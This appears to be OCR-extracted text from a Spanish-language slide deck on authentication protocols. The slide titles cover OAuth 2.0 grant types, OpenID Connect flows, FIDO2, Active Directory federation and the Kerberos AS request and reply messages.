
OAUTH 2.0

GRANT TYPES (CÓDIGO DE DISPOSITIVO)




OAUTH 2.0

GRANT TYPES (TOKEN DE REFRESCO)




OAUTH 2.0

GRANT TYPES (RESOURCE OWNER PASSWORD CREDENTIALS)




OAUTH 2.0

GRANT TYPES (IMPLICITA)




OPENID CONNECT




OPENID CONNECT

FLUJO DE CÓDIGO DE AUTORIZACIÓN




OPENID CONNECT

FLUJO IMPLÍCITO




OPENID CONNECT

FLUJO HÍBRIDO




FAST IDENTITY ONLINE 2 (FIDO2)



IDENTIDAD FEDERADA (DIRECTORIO ACTIVO)

KERBEROS

- KRB_AS_REQ (Solicitud de Autentificación)
- KRB_AS_REP (Respuesta de Autentificación)
